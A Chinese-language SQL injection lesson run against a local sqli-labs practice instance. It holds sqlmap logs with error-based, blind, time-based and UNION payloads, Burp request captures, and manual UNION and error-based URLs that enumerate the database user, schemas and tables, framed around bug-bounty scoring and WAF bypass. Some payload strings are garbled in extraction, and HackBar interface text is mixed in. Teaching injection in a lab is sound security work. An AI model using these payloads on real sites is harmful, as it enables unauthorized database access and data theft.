


本文如有错误，请及时提醒，以免误导他人

第一课

注入原理：我不喜欢各种高大上说法，私自讲解自己的看法，就是不管以任何形式的字符串输入导致后台处理异常回显数据库信息（间接回显的 dns 注入），绕过 waf 的想法就是通过各种标签的闭合模拟闭合绕过后台的各种规则，比如替换函数，比如字符编码，比如模拟闭合等等任何可能的方式。庸俗一点，就是干。

对大部分 src 来说只需要拿到数据库名字就可以算分了。此处的教程都是以数据库名字为结束。

所有的注入都可以在本地 sql 后台测试语句



Sqlmap 语法：

每跑一次 sqlmap 最好删一次缓存文件

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any mis damage caused by this program

[*] starting @ 13:00:56 /2019-06-18/

[13:00:56] [INFO] parsing HTTP request from 'C:\Users\Adam\AppData\Local\Temp\\1560829908335.req'
[13:00:56] [INFO] testing connection to the target URL
[13:00:57] [INFO] checking if the target is protected by some kind of WAF/IPS
[13:00:59] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[13:01:00] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attack
[13:01:00] [INFO] testing for SQL injection on GET parameter 'id'
[13:01:00] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
[13:01:12] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[13:01:12] [INFO] testing 'MySQL' >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
[13:01:31] [INFO] GET parameter 'id' is 'MySQL' >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
[13:01:31] [INFO] injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 19 HTTP(s) requests:
---
Parameter: id (GET)
Type: error-based
Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
Payload: id=' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7176767871, (SELECT (ELT(7213=7213,1))))),0x7171706b71,0x78446744073709551610, 8446744073709551610)))-- Rsrk
---
[13:01:45] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.5
[13:01:45] [INFO] fetching current database
[13:01:48] [INFO] retrieved: 'security'
current database: 'security'
[13:01:48] [INFO] fetched data logged to text files under 'C:\Users\Adam\AppData\Local\sqlmap\output\192.168.74.128'

[*] ending @ 13:01:48 /2019-06-18/

```

Burp 安装好 sqlmap.jar 的插件代理 sqlmap 的每一步到 burp 便于观察注入原理。

-p id --threads 10 --proxy=http://127.0.0.1:8080

sqlmap 知识讲解：

sqlmap 注入 U E S T B 类型，此处有 B E T U 类型。其实深入了解基本上都是 B 类型的。

以后的文章课程都尽量用 sqlmap 跑一次，然后手工一步步还原。继续了解 sqlmap 参考

https://github.com/Adamloveve/sql_lab_primary/blob/master/sqlmap/api

```

GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 51 HTTP(s) requests:
---
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=' AND 6140=6140 AND 'CQVj'='CQVj

Type: error-based
Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
Payload: id=' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7162627071, (SELECT (ELT(4618=4618,1))))),0x716a7a6271,0x78)8446744073709551610, 8446744073709551610))) AND 'wRxE'='wRxE

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=' AND (SELECT 5739 FROM (SELECT (SLEEP(5)))Oqdd) AND 'ImT1'='ImT1

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id='6839' UNION ALL SELECT NULL,NULL,CONCAT(0x7162627071,0x79744b51445243534a54586f694d446f58684e56474357664472666d4c425142565270576275,0x716a7a6271)-- tcrW
---
[12:37:33] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.5
[12:37:33] [INFO] fetched data logged to text files under 'C:\Users\Adam\AppData\Local\sqlmap\output\192.168.74.128'

```

指定注入类型

--technique B Boolean 盲注

```

[*] ending @ 12:43:32 /2019-06-18/

D:\WEB_Safe\TOOLS\Burp>sqlmap.py -r C:\Users\Adam\AppData\Local\Temp\\1560829908335.req -p id --threads 10 --proxy=http://127.0.0.1:8080 --technique B --current-db

```

#	Host	Method	URL	Params	Edited	Status	IP	Length
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1		✓	200	192.168.74.128	925
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%27%20AND%20ORD%28MID%28%28IFNULL%28CAST%28CHAR_LENGTH...		✓	200	192.168.74.128	925
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%27%20AND%20ORD%28MID%28%28IFNULL%28CAST%28CHAR_LENGTH...		✓	200	192.168.74.128	925
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%27%20AND%20ORD%28MID%28%28IFNULL%28CAST%28CHAR_LENGTH...		✓	200	192.168.74.128	874
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%27%20AND%20ORD%28MID%28%28IFNULL%28CAST%28CHAR_LENGTH...		✓	200	192.168.74.128	925
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%27%20AND%20ORD%28MID%28%28IFNULL%28CAST%28CHAR_LENGTH...		✓	200	192.168.74.128	874
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%27%20AND%20ORD%28MID%28%28IFNULL%28CAST%28CHAR_LENGTH...		✓	200	192.168.74.128	874
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%27%20AND%20ORD%28MID%28%28IFNULL%28CAST%28CHAR_LENGTH...		✓	200	192.168.74.128	874
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%27%20AND%20ORD%28MID%28%28IFNULL%28CAST%28CHAR_LENGTH...		✓	200	192.168.74.128	925
12...	http://192.168.74.128	GET	/sql_lab/Less-1/?id=1%27%20AND%20ORD%28MID%28%28IFNULL%28CAST%28CHAR_LENGTH...		✓	200	192.168.74.128	925

Request	Response
Raw	Params
Headers	Hex

```

GET /sql_lab/Less-1/?id=1%27%20AND%20ORD%28MID%28%28IFNULL%28CAST%28CHAR_LENGTH%28DATABASE%28%29%29%20AS%20CHAR%29%20%20%29%29%20C1%201%29%29%3E5%20AND%20%27j%27%3D%27j%27 HTTP/1.1
accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
accept-Encoding: gzip, deflate
connection: close
accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
upgrade-insecure-requests: 1
host: 192.168.74.128
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
1' AND ORD(MID((IFNULL(CAST(CHAR_LENGTH(DATABASE()) AS CHAR),0x20)),1,1))>55 AND Ujpi=Ujpi

```

--technique E 错显注入

从 burp 数据表来看手工注入 fuzz 也就十几次。当然其实可以更快更快，就需要学完这个教程了自己总结自己的常用 payload 或者直接用常用万能的 payload
手工常用结束符：#（但是需要编码%23） --+ （有时候需要编+）

https://github.com/Adamloveve/sql_lab_primary/blob/master/%E5%B8%B8%E7%94%A8payload


比如：

[http://192.168.74.128/sql_lab/Less-1/?id=1%27and%20exp\(~\(select%20*%20from\(select%20user\(\)\)a\)\)--+](http://192.168.74.128/sql_lab/Less-1/?id=1%27and%20exp(~(select%20*%20from(select%20user())a))--+)


[http://192.168.74.128/sql_lab/Less-1/?id=-1%27%20and%20\(select%201%20from%20\(select%20count\(*\),concat\(user\(\),floor\(rand\(0\)*2\)\)x%20from%20information_schema.tables%20group%20by%20x\)a\)--+](http://192.168.74.128/sql_lab/Less-1/?id=-1%27%20and%20(select%201%20from%20(select%20count(*),concat(user(),floor(rand(0)*2))x%20from%20information_schema.tables%20group%20by%20x)a)--+)

[http://192.168.74.128/sql_lab/Less-1/?id=-1%27%20and%20\(select%201%20from%20\(select%20count\(*\),concat\(user\(\),floor\(rand\(0\)*2\)\)x%20from%20information_schema.tables%20group%20by%20x\)a\)--+](http://192.168.74.128/sql_lab/Less-1/?id=-1%27%20and%20(select%201%20from%20(select%20count(*),concat(user(),floor(rand(0)*2))x%20from%20information_schema.tables%20group%20by%20x)a)--+)


[http://192.168.74.128/sql_lab/Less-1/?id=-1%27%20and%20\(select%201%20from%20\(select%20count\(*\),concat\(user\(\),floor\(rand\(0\)*2\)\)x%20from%20information_schema.tables%20group%20by%20x\)a\)%23](http://192.168.74.128/sql_lab/Less-1/?id=-1%27%20and%20(select%201%20from%20(select%20count(*),concat(user(),floor(rand(0)*2))x%20from%20information_schema.tables%20group%20by%20x)a)%23)



常规 sqlmap 的数据表自己一个去查看弄清楚原理





最后是讲解一种最常见的手工:U 类型的



http://192.168.74.128/sql_lab/Less-1/?id=1%27%20+UNION+ALL+SELECT+null,null,null--+


当查到 3-4 个字段的时候报错说明只有 3 个字段



通过 id 不存在的 id=-1' 让数据库报错切回显字段

http://192.168.74.128/sql_lab/Less-1/?id=-1%27%20+UNION+ALL+SELECT+1,2,3--+


说明第二三为字段可以回显携带数据信息。直接替换 2.3 位




[http://192.168.74.128/sql_lab/Less-1/?id=-1%27%20+UNION+ALL+SELECT+1,CONCAT_WS\(0x203a20,USER\(\),DATABASE\(\),VERSION\(\)\),3--+](http://192.168.74.128/sql_lab/Less-1/?id=-1%27%20+UNION+ALL+SELECT+1,CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()),3--+)

可以用插件直接点出来，最新的火狐 hackbar 插件位置

<https://github.com/rushic24>



替换第二位，直接选各种数据库，表，字段，数据，等等跟一步步选下去。当然这些都是可以手工输入的。



HackBar for Quantum

INT

Encryption

Encoding

Other

XSS

SQL

UNION BASED

ERROR/DOUBLE QUERY

WAF BYPASS

HTML

IMP Links

Load

Split

Run

```

http://192.168.74.128/sql_lab/Less-1/?id=-1%27%20+UNION+ALL+SELECT+1,
(SELECT+GROUP_CONCAT(schema_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.SCHEMATA)
,3--+

```

☐ Enable Post Data
☐ Enable Referer

0xHEX
%URL
BASE64

string to replace
replacing string
Replace All

Welcome **Dhakkan**
Your Login name:information_schema
challenges
mysql
performance_schema
security
test
Your Password:3
SQLI DUMB SER

HackBar for Quantum

INT

Encryption

Encoding

Other

XSS

SQL

UNION BASED

ERROR/DOUBLE QUERY

WAF BYPASS

HTML

IMP Links

Load

Split

Run

```

http://192.168.74.128/sql_lab/Less-1/?id=-1%27%20+UNION+ALL+SELECT+1,
(SELECT+GROUP_CONCAT(table_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.TABLES+WHERE+TABLE_SCHEMA=0x7365637572697479)
,3--+

```

Welcome **Dhakkan**
Your Login name:emails

referers
uagents
users

Your Password:3
SQLI DUMB SER

选数据

HackBar for Quantum

INT

Encryption

Encoding

Other

XSS

SQL

UNION BASED

ERROR/DOUBLE QUERY

WAF BYPASS

COLUMN COUNT

IMP Links

UNION STATEMENT

Run

```

http://192.168.74.128/sql_lab/Less-1/?id=-1%27%20+UNION+ALL+SELECT+1,
(SELECT+GROUP_CONCAT(table_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.TABLES+WHERE+TABLE_SCHEMA=0x7365637572697479)
,3--+

```

☐ Enable Post Data
☐ Enable Referer


0xHEX
%URL
BASE64

string to replace
replacing string
Replace All

Welcome **Dhakkan**
Your Login name:emails
referers
uagents

